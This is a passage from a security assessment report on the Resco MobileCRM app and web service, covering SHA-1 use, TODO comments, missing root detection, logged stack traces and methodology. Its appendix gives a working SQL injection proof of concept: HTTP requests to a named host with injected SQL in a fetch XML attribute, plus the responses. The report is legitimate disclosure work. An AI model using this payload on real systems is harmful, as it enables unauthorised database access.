Through code review it was found that SHA-1 was used to verify the integrity of encrypted files, as part of a digital signature verification algorithm for the license file and ADFS security tokens and to uniquely identify directories. The following code was noted:

MobileCrm\Controllers\DashboardForm.cs line 779

The same code was at MobileCrm.UI\EntityChart.cs line 2440

Similar code was also seen at MobileCrm.UI\FavoritesItem.cs line 321

```
            public static string GetDirectoryName()
             {
                 var configuration = Configuration.Instance;
                 var settings = configuration.Settings;
                 var b = Configuration.SHA1ComputeHash(Encoding.UTF8.GetBytes("" +
settings.OrganizationId + settings.SystemUserId));
```

MobileCrm.Data\Crypto\SecuredFolder.cs line 58

```
             Windows.Security.Cryptography.Core.HashAlgorithmProvider _hashAlg =
Windows.Security.Cryptography.Core.HashAlgorithmProvider.OpenAlgorithm(Windows.Security.
Cryptography.Core.HashAlgorithmNames.Sha1);

             private string ComputeHash(Stream stream)
             {
                    byte[] data = new byte[stream.Length];
                    stream.Read(data, 0, data.Length);
                    var buffer =
Windows.Security.Cryptography.CryptographicBuffer.CreateFromByteArray(data);
                    var hash = _hashAlg.HashData(buffer);
```

MobileCrm.Data\WebService\Crm2011\FederationService.cs line 145

```
                          string digestValue =
Convert.ToBase64String(Configuration.SHA1ComputeHash(Encoding.UTF8.GetBytes(timestamp)))
;
```

Recommendation:

SHA1 should be replaced with a stronger algorithm, such as one of the algorithms in either the SHA-2 or SHA-3 families.

Retest - PW 30/07/2018:

The use of SHA-1 had not completely been removed from the project however this issue can be considered resolved from a security perspective for the following reasons:

- MobileCrm\Controllers\DashboardForm.cs
  - The use of SHA-1 had been removed from this source file.

- MobileCrm.UI\EntityChart.cs
  - The use of SHA-1 had been replaced with SHA-256 within this source file, however SHA-1 was still provided for legacy support in the event of failure for SHA-256; this can be considered resolved from a security perspective however, as there was no clear associated risk.

- MobileCrm.UI\FavoritesItem.cs
  - The use of SHA-1 had not changed within this file; this can be considered resolved from a security perspective however, as there was no clear associated risk.

- MobileCrm.Data\Crypto\SecuredFolder.cs
  - The use of SHA-1 had been replaced with SHA-256 within this source file, however SHA-1 was still provided for legacy support in the event of failure for SHA-256. There was no clear associated risk from this behaviour in isolation, as the file containing hashes to be compared against was HMAC signed (the HMAC signing could however be bypassed, as described in finding Hardcoded HMAC Credentials – a separate issue).

- MobileCrm.Data\WebService\Crm2011\FederationService.cs
  - The use of SHA-1 was still present within the code responsible for creating a Federation XML token, however this use case presented no substantial associated risk because the generated SHA-1 hash authenticated only the token timestamp, and was HMAC signed. Modification of the timestamp in an attempt to generate a hash collision would almost certainly cause the server to reject the timestamp as invalid.

Affects:

File
MobileCrm\Controllers\DashboardForm.cs
MobileCrm.UI\EntityChart.cs
MobileCrm.UI\FavoritesItem.cs
MobileCrm.Data\Crypto\SecuredFolder.cs
MobileCrm.Data\WebService\Crm2011\FederationService.cs

References:

SHA-1 weaknesses discovered

https://eprint.iacr.org/2015/967.pdf

NIST Phases out SHA-1

http://csrc.nist.gov/groups/ST/hash/statement.html

SHA-1 collision found

https://shattered.io

SHA-1 collision creation tool

http://alf.nu/SHA1 (PDF)

https://biterrant.io/ (EXE)

SHA-2 and SHA-3

https://en.wikipedia.org/wiki/SHA-2

https://en.wikipedia.org/wiki/SHA-3

RESO-001-2-9	*Code Comments Suggest Incomplete or Missing Code*	△
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

A search for code comments with the terms "FIXME" or "TODO" and derivatives thereof identified a number of instances where developers have noted incomplete or missing code.

Such comments usually indicate that further work is needed to implement a feature or, more often, to fix bugs and introduce error checking. These code changes or additions are often not made, and these sections of code can lead to erroneous or vulnerable behaviour.

In particular, 2314 instances of "TODO" and 1016 of "FIXME" were seen in the code.

Recommendation:

Review all instances of FIXME, TODO, and other such comments and implement the necessary code changes and additions in order to improve the overall robustness of the application. Ensure that these instances are also tracked in a bug tracker.

Affects:

Component
MobileCRM application

RESO-001-2-10	***No Root Detection***	△
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

The mobile application did not implement security controls designed to detect when it was running on a ‘rooted’ device or an Android emulator. Devices that have been rooted essentially have a degraded security model. This can cause sensitive data to be exposed to a malicious user (e.g. somebody who has stolen the device), or a malicious application installed on the device. Furthermore, an attacker can use various tools such as debuggers, hooking frameworks and profilers to study the application while it is running on a rooted device or emulator.

It is not possible to prevent a determined user from rooting an Android mobile device and it is generally accepted that, with sufficient effort, it will be possible to circumvent any measures that are put in place by an application to detect rooting. However, many applications do implement such measures in order to raise the bar for the attacker.

Devices that have been rooted (or emulators) essentially allow the user and the installed applications to bypass security in the Android operating system. As a result, sensitive data may be exposed to a user with malicious intent, or may be compromised by malicious applications installed on the device. In addition, application components that would normally be protected by the Android permissions system will be accessible to other applications installed on the device. This may result in components that the application developer did not intend to be exposed becoming vulnerable to attack from malicious applications or attackers looking for security vulnerabilities.

This weakening of the operating system security also allows an attacker to perform in-depth reverse engineering of the application using commonly available tools, which could help them to understand and defeat the application’s security features.

Recommendation:

Consideration should be given to making a ‘best efforts’ attempt to detect when the application is running on a rooted device; the user could then be informed of the situation. It might not be necessary to prevent the application from functioning, but users should be informed of the higher risk under which they are now operating. It may be advisable to ask for a second authentication factor, such as a one-time password, if a transaction is being made from a rooted device.

This approach will enable users to make an informed decision and demonstrate that the application developers are aware of the security risks inherent under these conditions. Additionally, logging and reporting controls could be implemented to notify the application server when this occurs, so that further monitoring can be undertaken where appropriate

Some developers, particularly of financial or other particularly sensitive applications, make the decision not to allow the application to run at all under rooted conditions. This decision may result from the potential reputational risk to the application should it be implicated in the loss of data when running on a rooted device.

Appropriate steps may therefore also include removing all user data from the device if the application detects it is running on a rooted device. Data stored on a device that is rooted is at a much higher risk of being leaked or recovered.

Note:

Subsequent discussion with Resco indicated that the implementation of root detection was being considered for a future release of the application.

References:

OWASP Jailbreak Cheatsheet

https://www.owasp.org/index.php/Mobile_Jailbreaking_Cheat_Sheet

OWASP - Dangers of Jailbreaking and Rooting Mobile Devices

https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Dangers_of_Jailbreaking_and_Rooting_Mobile_Devices

Android Build Properties – Detecting Emulation

http://developer.android.com/reference/android/os/Build.html#HARDWARE

Root Detection and Evasion

http://resources.infosecinstitute.com/android-hacking-security-part-8-root-detection-evasion/

Adding Tampering Detection to Your App

https://www.airpair.com/android/posts/adding-tampering-detection-to-your-android-app

Android Root Detection Techniques

https://blog.netspi.com/android-root-detection-techniques/

Stack Overflow - Determine if running on a rooted device

http://stackoverflow.com/questions/1101380/determine-if-running-on-a-rooted-device

RESO-001-2-11	*Stack Trace Written to Log File*	
Risk Rating	Info	
Retest	N/A	**NOT RETESTED**

Description:

The application wrote stack trace information to a number of different log files, potentially revealing information on the inner workings of the application. This information was also easily visible to a user, because an option was available for users to email crash information to the developers.

The following files were seen to contain stack trace information:

- onelineLog.txt
- syncLog.txt

The following files were appeared likely to also contain stack trace information, but were not observed to during the assessment:

- crash.log
- crash1.log

Some sample information from syncLog.txt is shown below.

```
2018-06-21T11:06:22.3291327+01:00: Customization download failed
Net.WebException: The operation has timed out
   at Net.HttpWebRequest.GetResponse()
   at Net.HttpWebRequestSync.GetResponse()
   at WebServiceBase.XmlResponse..ctor(Object context, Boolean soap, WebServiceBase
webService, XmlReaderSettings xmlSettings, Boolean processMultipartResponses)
   at Xrm.XrmService.BeginInvoke(String action, Object context, Action`2 writeXml,
XmlReader& reader)
   at Xrm.XrmService.<ExecuteFetch>d__22.MoveNext()
   at Linq.Enumerable.FirstOrDefault[TSource](IEnumerable`1 source)
   at MobileCrm.Data.Customization.Service.DownloadXrmCustomization(Status status,
String currentVersion, String filePath)
   at MobileCrm.Data.Customization.Service.Download(Status status, String
currentVersion, String filePath, MobileLicense& license)
   at MobileCrm.Data.Customization.Service.Execute(ICrmService service, config, String&
customizationDirectory, Action`2 logger, Action checkAbort)
   at SyncEngine.DownloadCustomization(String& customizationDirectory)
```

Recommendation:

Logging should be kept to a minimum on the device. Consider using public/private key functionality to encrypt the logs in memory before storing or emailing them back to the development team.

Note:

Subsequent discussion with Resco indicated that SQL errors are sanitised to prevent any customer data included in logs being sent to Resco. The following statement was received from Resco:

‘For privacy reasons we want to be as transparent as possible regarding what data is ever sent to Resco. SQL errors if any are sanitized to prevent any customer data to be included in the logs.’

It should be noted that the process of sanitising customer data was not assessed. Therefore no comment can be made as to its effectiveness.

Affects:

File
MobileCrm.Data\Synchronization\SyncEngine.cs

File
MobileCrm.Data\Online\OnlineRepository.cs

3 Supplemental Data

The section below contains additional data that has been removed from the main body of the report for ease of readability.

3.1 SQL Injection Vulnerability – Proof of Concept

As a proof of concept, an SQL statement was injected (highlighted in red) which could be used to execute arbitrary SQL through the web service. This is shown below:

```
POST /rest/v1/data/ncc HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299
Content-Type: application/xml; charset=utf-8
Host: progres-dev.rescocrm.com
Content-Length: 2476
Connection: close
Cache-Control: no-cache
Authorization: Basic b3J[redacted]Q==

<fetch distinct='1' page='1' count='20'  version="1.0" ><entity
name="appointment"><attribute name="id" /><attribute name="name" /><attribute
name="ownerid" /><attribute name="regardingobjectid" /><attribute name="scheduledend"
/><attribute name="scheduledstart" /><attribute name="statuscode" /><attribute
name="scheduledstart" /><attribute name="scheduledend" /><attribute
name="regardingobjectid" /><filter type="and"></filter><link-entity name="activityparty"
from="activityid" to="id" link-type="inner join activityparty on
activityid=appointment.id
inner join appointment as appointment_ownerid_systemuser on
appointment_ownerid_systemuser.name is not null
inner join appointment as appointment_ownerid_team on appointment_ownerid_team.name is
not null
inner join appointment as appointment_regardingobjectid_systemuser on
appointment_regardingobjectid_systemuser.name is not null
inner join appointment as appointment_regardingobjectid_account on
appointment_regardingobjectid_account.name is not null
inner join appointment as appointment_regardingobjectid_contact on
appointment_regardingobjectid_contact.name is not null
inner join appointment as appointment_regardingobjectid_lead on
appointment_regardingobjectid_lead.name is not null
inner join appointment as appointment_regardingobjectid_opportunity on
appointment_regardingobjectid_opportunity.name is not null
inner join appointment as appointment_regardingobjectid_invoice on
appointment_regardingobjectid_invoice.name is not null
inner join appointment as appointment_regardingobjectid_competitor on
appointment_regardingobjectid_competitor.name is not null
inner join appointment as appointment_regardingobjectid_quote on
appointment_regardingobjectid_quote.name is not null
inner join appointment as appointment_regardingobjectid_fs_workorder on
appointment_regardingobjectid_fs_workorder.name is not null
inner join appointment as appointment_regardingobjectid_salesorder on
appointment_regardingobjectid_salesorder.name is not null
/*inner join appointment as appointment_regardingobjectid_lead on
appointment_regardingobjectid_lead.name is not null*/
inner join appointment as appointment_regardingobjectid_incident on
appointment_regardingobjectid_incident.name is not null
where 'a'='a'-- " alias="aa"><filter type="and"><condition attribute="partyid"
operator="eq-userid" value=""></condition></filter></link-entity><order
attribute="scheduledend" descending="0" /></entity></fetch>
```

Note how the above statement ends with the expression `where 'a'='a'`, which asserts the condition, providing all queried entities:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 9932
Content-Type: application/xml; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 19 Jun 2018 12:36:01 GMT
Connection: close

<?xml version="1.0" encoding="utf-8"?><EntitySet
xmlns="http://schemas.resco.net/XRM/OrganizationService"><Metadata
PrimaryEntity="appointment"><Attributes><Attribute EntityName="appointment"
... [redacted for brevity] ...
<Entity EntityName="appointment"><id>25de3e37-cf1e-4d4c-87a2-
1c3ced900216</id><name>Meeting with property manager</name><ownerid>systemuser:601d9d17-
89b4-e111-9c9a-00155d0b710a:Service at Conan
Building</ownerid><regardingobjectid>account:2da3b87d-1cdc-4bd0-8cdf-7097aa11d79f:Access
to power</regardingobjectid><scheduledend>2018-06-
14T10:03:55Z</scheduledend><scheduledstart>2018-06-
14T09:03:55Z</scheduledstart><statuscode>1</statuscode></Entity><Entity
EntityName="appointment"><id>25de3e37-cf1e-4d4c-87a2-1c3ced900216</id><name>Meeting with
property manager</name><ownerid>systemuser:601d9d17-89b4-e111-9c9a-00155d0b710a:Service
at Erigones Residental Building</ownerid><regardingobjectid>account:2da3b87d-1cdc-4bd0-
8cdf-7097aa11d79f:Access to power</regardingobjectid><scheduledend>2018-06-
14T10:03:55Z</scheduledend><scheduledstart>2018-06-
14T09:03:55Z</scheduledstart><statuscode>1</statuscode></Entity><Entity
EntityName="appointment"><id>25de3e37-cf1e-4d4c-87a2-1c3ced900216</id><name>Meeting with
property manager</name><ownerid>systemuser:601d9d17-89b4-e111-9c9a-00155d0b710a:Team
meeting with colleagues</ownerid><regardingobjectid>account:2da3b87d-1cdc-4bd0-8cdf-
7097aa11d79f:Access to power</regardingobjectid><scheduledend>2018-06-
14T10:03:55Z</scheduledend><scheduledstart>2018-06-
14T09:03:55Z</scheduledstart><statuscode>1</statuscode></Entity><Entity
EntityName="appointment"><id>25de3e37-cf1e-4d4c-87a2-1c3ced900216</id><name>Meeting with
property manager</name><ownerid>systemuser:601d9d17-89b4-e111-9c9a-00155d0b710a:Access
to power</ownerid><regardingobjectid>account:2da3b87d-1cdc-4bd0-8cdf-7097aa11d79f:Call
Andrew</regardingobjectid><scheduledend>2018-06-
14T10:03:55Z</scheduledend><scheduledstart>2018-06-
14T09:03:55Z</scheduledstart><statuscode>1</statuscode></Entity><Entity
EntityName="appointment"><id>25de3e37-cf1e-4d4c-87a2-1c3ced900216</id><name>Meeting with
property manager</name><ownerid>systemuser:601d9d17-89b4-e111-9c9a-00155d0b710a:Call
Andrew</ownerid><regardingobjectid>account:2da3b87d-1cdc-4bd0-8cdf-7097aa11d79f:Call
Andrew</regardingobjectid><scheduledend>2018-06-
14T10:03:55Z</scheduledend><scheduledstart>2018-06-
14T09:03:55Z</scheduledstart><statuscode>1</statuscode></Entity><Entity
EntityName="appointment"><id>25de3e37-cf1e-4d4c-87a2-1c3ced900216</id><name>Meeting with
property manager</name><ownerid>systemuser:601d9d17-89b4-e111-9c9a-00155d0b710a:Call
Jane</ownerid><regardingobjectid>account:2da3b87d-1cdc-4bd0-8cdf-7097aa11d79f:Call
Andrew</regardingobjectid><scheduledend>2018-06-
14T10:03:55Z</scheduledend><scheduledstart>2018-06-
14T09:03:55Z</scheduledstart><statuscode>1</statuscode></Entity><Entity
EntityName="appointment"><id>25de3e37-cf1e-4d4c-87a2-1c3ced900216</id><name>Meeting with
property manager</name><ownerid>systemuser:601d9d17-89b4-e111-9c9a-00155d0b710a:Call the
office</ownerid><regardingobjectid>account:2da3b87d-1cdc-4bd0-8cdf-7097aa11d79f:Call
```

```
Andrew</regardingobjectid><scheduledend>2018-06-
14T10:03:55Z</scheduledend><scheduledstart>2018-06-
14T09:03:55Z</scheduledstart><statuscode>1</statuscode></Entity></Entities><MoreRecords>
true</MoreRecords><PagingCookie>&lt;cookie page="1"&gt;&lt;scheduledend last="2018-06-
14T10:03:55Z" /&gt;&lt;id last="25de3e37-cf1e-4d4c-87a2-1c3ced900216"
/&gt;&lt;/cookie&gt;</PagingCookie></EntitySet>
```

The following SQL statement was then used, where the statement ends with the expression `where 'a'='b'`, which cannot be satisfied and therefore nullifies the SQL statement:

```
POST /rest/v1/data/ncc HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299
Content-Type: application/xml; charset=utf-8
Host: progres-dev.rescocrm.com
Content-Length: 2476
Connection: close
Cache-Control: no-cache
Authorization: Basic b3J[redacted]Q==

<fetch distinct='1' page='1' count='20'  version="1.0" ><entity
name="appointment"><attribute name="id" /><attribute name="name" /><attribute
name="ownerid" /><attribute name="regardingobjectid" /><attribute name="scheduledend"
/><attribute name="scheduledstart" /><attribute name="statuscode" /><attribute
name="scheduledstart" /><attribute name="scheduledend" /><attribute
name="regardingobjectid" /><filter type="and"></filter><link-entity name="activityparty"
from="activityid" to="id" link-type="inner join activityparty on
activityid=appointment.id
inner join appointment as appointment_ownerid_systemuser on
appointment_ownerid_systemuser.name is not null
inner join appointment as appointment_ownerid_team on appointment_ownerid_team.name is
not null
inner join appointment as appointment_regardingobjectid_systemuser on
appointment_regardingobjectid_systemuser.name is not null
inner join appointment as appointment_regardingobjectid_account on
appointment_regardingobjectid_account.name is not null
inner join appointment as appointment_regardingobjectid_contact on
appointment_regardingobjectid_contact.name is not null
inner join appointment as appointment_regardingobjectid_lead on
appointment_regardingobjectid_lead.name is not null
inner join appointment as appointment_regardingobjectid_opportunity on
appointment_regardingobjectid_opportunity.name is not null
inner join appointment as appointment_regardingobjectid_invoice on
appointment_regardingobjectid_invoice.name is not null
inner join appointment as appointment_regardingobjectid_competitor on
appointment_regardingobjectid_competitor.name is not null
inner join appointment as appointment_regardingobjectid_quote on
appointment_regardingobjectid_quote.name is not null
inner join appointment as appointment_regardingobjectid_fs_workorder on
appointment_regardingobjectid_fs_workorder.name is not null
inner join appointment as appointment_regardingobjectid_salesorder on
appointment_regardingobjectid_salesorder.name is not null
/*inner join appointment as appointment_regardingobjectid_lead on
appointment_regardingobjectid_lead.name is not null*/
inner join appointment as appointment_regardingobjectid_incident on
appointment_regardingobjectid_incident.name is not null
where 'a'='b'-- " alias="aa"><filter type="and"><condition attribute="partyid"
operator="eq-userid" value=""></condition></filter></link-entity><order
attribute="scheduledend" descending="0" /></entity></fetch>
```

The response did not provide any entities, as the condition set in the SQL query was not satisfied:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 883
Content-Type: application/xml; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 19 Jun 2018 12:35:58 GMT
Connection: close

<?xml version="1.0" encoding="utf-8"?><EntitySet
xmlns="http://schemas.resco.net/XRM/OrganizationService"><Metadata
PrimaryEntity="appointment"><Attributes><Attribute EntityName="appointment"
AttributeName="id" Name="id" Type="UniqueIdentifier"/><Attribute
EntityName="appointment" AttributeName="name" Name="name" Type="String"/><Attribute
EntityName="appointment" AttributeName="ownerid" Name="ownerid"
Type="Lookup"/><Attribute EntityName="appointment" AttributeName="regardingobjectid"
Name="regardingobjectid" Type="Lookup"/><Attribute EntityName="appointment"
AttributeName="scheduledend" Name="scheduledend" Type="DateTime"/><Attribute
EntityName="appointment" AttributeName="scheduledstart" Name="scheduledstart"
Type="DateTime"/><Attribute EntityName="appointment" AttributeName="statuscode"
Name="statuscode" Type="Picklist"/></Attributes></Metadata><Entities/></EntitySet>
```

3.2 Verbose Error Message

The following verbose error message was used to construct a valid SQL payload:

```
<?xml version="1.0" encoding="utf-8"?><Fault
xmlns="http://schemas.resco.net/XRM/XRMServiceError"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"><Code>500</Code><Reason>SqlException</Reason><Detail>The multi-part identifier
"appointment_ownerid_systemuser.name" could not be bound.&#xD;
The multi-part identifier "appointment_ownerid_systemuser.name" could not be bound.&#xD;
The multi-part identifier "appointment_ownerid_team.name" could not be bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_systemuser.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_account.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_contact.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_lead.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_opportunity.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_invoice.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_competitor.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_quote.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_fs_workorder.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_salesorder.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_systemuser.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_account.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_contact.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_lead.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_opportunity.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_invoice.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_competitor.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_quote.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_fs_workorder.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_salesorder.name" could not be
bound.&#xD;
The multi-part identifier "appointment_regardingobjectid_incident.name" could not be
bound.</Detail><StackTrace>   at
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean
breakConnection, Action`1 wrapCloseInAction)&#xD;
   at System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject
stateObj, Boolean callerHasConnectionLock, Boolean asyncClose)&#xD;
```

```
   at System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand
cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler,
TdsParserStateObject stateObj, Boolean&amp; dataReady)&#xD;
   at System.Data.SqlClient.SqlDataReader.TryConsumeMetaData()&#xD;
   at System.Data.SqlClient.SqlDataReader.get_MetaData()&#xD;
   at System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior
runBehavior, String resetOptionsString)&#xD;
   at System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior,
RunBehavior runBehavior, Boolean returnStream, Boolean async, Int32 timeout, Task&amp;
task, Boolean asyncWrite, SqlDataReader ds, Boolean
describeParameterEncryptionRequest)&#xD;
   at System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior,
RunBehavior runBehavior, Boolean returnStream, String method, TaskCompletionSource`1
completion, Int32 timeout, Task&amp; task, Boolean asyncWrite)&#xD;
   at System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior,
RunBehavior runBehavior, Boolean returnStream, String method)&#xD;
   at System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String
method)&#xD;
   at XRMServer.Data.Database.ExecuteReader(IDbTransaction transaction, String query,
CommandBehavior behavior, IEnumerable`1 parameters) in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Data\Database.cs:line
710&#xD;
   at XRMServer.Data.Database.ExecuteReader(IDbTransaction transaction, String query,
CommandBehavior behavior, Object[] parameters) in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Data\Database.cs:line
673&#xD;
   at XRMServer.Data.Database.ExecuteReader(IDbTransaction transaction, String query,
Object[] parameters) in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Data\Database.cs:line
657&#xD;
   at XRMServer.Data.Fetch.FetchQuery`1..ctor(IDatabaseTransaction transaction,
DynamicEntityMetadata metadata, FetchQueryTranslate query) in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Data\Fetch\FetchQuery.cs:l
ine 69&#xD;
   at XRMServer.Data.Fetch.FetchResult`1..ctor(IDatabaseTransaction transaction,
IDatabase database, Fetch fetch, List`1 parameters) in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Data\Fetch\FetchResult.cs:
line 158&#xD;
   at XRMServer.Data.Fetch.FetchResult..ctor(IDatabaseTransaction transaction, IDatabase
database, Fetch fetch, List`1 parameters) in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Data\Fetch\FetchResult.cs:
line 49&#xD;
   at XRMServer.Data.Database.ExecuteFetch(IDatabaseTransaction transaction, Fetch
fetch, List`1 parameters) in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Data\Database.cs:line
1122&#xD;
   at XRMServer.Data.Metadata.MetadataRepository.ExecuteFetch(IDatabaseTransaction
dbTransaction, Fetch fetch) in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Data\Metadata\MetadataRepo
sitory.cs:line 2005&#xD;
   at XRMServer.Services.DataService.Fetch(IDatabaseTransaction database, Fetch fetch)
in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Services\Server\DataServic
e.cs:line 196&#xD;
   at XRMServer.Services.DataService.Fetch(IDatabaseTransaction database, Fetch fetch)
in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Services\Server\DataServic
e.cs:line 195&#xD;
```

```
   at XRMServer.Services.DataService.XRMServer.Services.IDataService.Fetch(String
database, Fetch fetch) in
C:\Projects\MobileCRM\Main\Tools\Branches\AdvantageStable\XRM.Services\Server\DataServic
e.cs:line 435&#xD;
   at SyncInvokeFetch(Object , Object[] , Object[] )&#xD;
   at System.ServiceModel.Dispatcher.SyncMethodInvoker.Invoke(Object instance, Object[]
inputs, Object[]&amp; outputs)&#xD;
   at
System.ServiceModel.Dispatcher.DispatchOperationRuntime.InvokeBegin(MessageRpc&amp;
rpc)&#xD;
   at
System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage5(MessageRpc&amp;
rpc)&#xD;
   at
System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage11(MessageRpc&amp;
rpc)&#xD;
   at System.ServiceModel.Dispatcher.MessageRpc.Process(Boolean
isOperationContextSet)</StackTrace></Fault>
```

3.3 Source Code Files

The following source code files were provided for the original assessment performed between 11/06/2018 and 22/06/2018:

Mobile application source code

- File: AppSource.zip
- MD5 hash: 1ec00ad911262a3438ec5c37a0b8de49

Web service source code

- File: RescoCRM.Server.zip
- MD5 hash: 2a5d2cb15c076fff3ce8e13a9aac2174

The following source code file was provided for the retest of 20/07/2018:

Web service source code

- File: RescoCRM.Server.Update_July.zip
- MD5 hash: 1c73007922078fb9f47b1d24f0f0f9b7

The following source code file was provided for the retest of 30/07/2018:

Web service source code

- File: AppSource_Updated.zip
- MD5 hash: 9fc204fbebdc4f83d418da9c81355e25

4 Appendices

4.1 Tool List


The following tools were used during the assessment:

Tools Used	Description
Burp Suite Pro	Intercepting proxy and web application scanner https://portswigger.net/
Mozilla Firefox	Web browser https://www.firefox.com/
VisualCodeGrepper	Code security scanning tool https://github.com/nccgroup/VCG
Visual Studio	Microsoft IDE

4.2 Tailored Methodologies

4.2.1 Code Review – Mobile Apps

Key Information



Detailed white-box analysis of source code for mobile applications, which can uncover a wide range of vulnerabilities.

NCC Group has extensive experience of analysing applications for iOS, BlackBerry, Android, Windows Phone, and many other embedded mobile platforms at source code level.

Analysis of the data being stored locally on the device, and any methods being used to encrypt it.

Assessment of the techniques used for secure communication.

Can be combined effectively with dynamic black-box testing – these often prove to be useful complementary approaches.

Test Highlights

The initial phase of the source code review will involve threat modelling to aid in the identification of security-critical and other high-priority areas. In many cases there is not sufficient time available to perform a full manual review of all the available source code. Using the threat-modelling approach ensures that NCC Group reviews code in order of criticality.

Detailed manual review of the source code then begins, seeking to identify implementation-level bugs (caused by coding errors or insecure development practices) as well as design-level issues (where the application does not successfully address its threat model). Mobile platforms typically provide large parts of the security functionality required by applications, and much of the source code review work involves checking that the platform-provided APIs are being used correctly.

The focus of the assessment typically includes:

- Identification of application data which is being stored locally on the device (either in databases or on the file system), ensuring that all sensitive data is encrypted. Ideally this should make use of platform-provided APIs such as Keychain on iOS or content protection and media card encryption on BlackBerry.

- Checking for situations where sensitive data from the application is unintentionally stored on the device, perhaps due to web caching or stored screenshots, and ensuring that these are handled safely.

- Privacy leaks are often a major concern for mobile applications, with numerous high-profile cases involving location information and contact data – code review will ensure that this data is being handled securely and not leaked over the network or onto the file system.

- Most mobile applications use SSL/TLS for traffic encryption – the assessment will ensure that this is configured correctly, with a particular focus on the validation of certificates. Many applications are weak in this area, which can potentially enable man-in-the-middle attacks.

- Code which implements key trust boundary functions such as login, authentication, key generation, or input validation and filtering is examined in detail.

- Logging and error-handling code will be reviewed. It is common to find mobile applications accidentally logging sensitive information which can end up on the device's file system.

- Source code review is the ideal means of finding hardcoded credentials, test data, or debug functionality which should not be present in the application but frequently remains due to developer oversight. An attacker may be able to find these by reverse engineering the application

- The documentation, code comments, and coding conventions will be assessed. Extensive documentation and comments and consistent coding conventions can help to minimise the chance of security-related problems being introduced during maintenance of the code.

NCC Group can also review the build configuration for the application to ensure that full advantage is taken of any anti-exploitation features offered by the compiler and mobile platform, such as ASLR, and analyse the effectiveness of any anti-reverse-engineering or jailbreak-detection technologies which are being used.

The final report produced by NCC Group will include detailed descriptions of any vulnerabilities found, along with an overall assessment of the level of security exhibited by the code.

4.2.2 Web Service Assessment

Key Information

The primary areas of concern in web service security are code execution, authentication bypass, injection, privilege escalation, and data extraction.

NCC Group's web service assessment will find common vulnerabilities such as message replay attacks, XML complexity attacks, and transport security weaknesses.

Web service assessments can be performed either remotely or on site, depending on the exposure of the service. The purpose of the assessment is to identify any vulnerabilities which can be exploited in order to attack the system or other users, bypass controls, escalate privileges, or extract sensitive data.

During the assessment the consultants will use proven non-invasive testing techniques to quickly identify any weaknesses. The service is assessed from several perspectives, including with no credentials, user credentials, and privileged user credentials.

More Details

Unvalidated Input

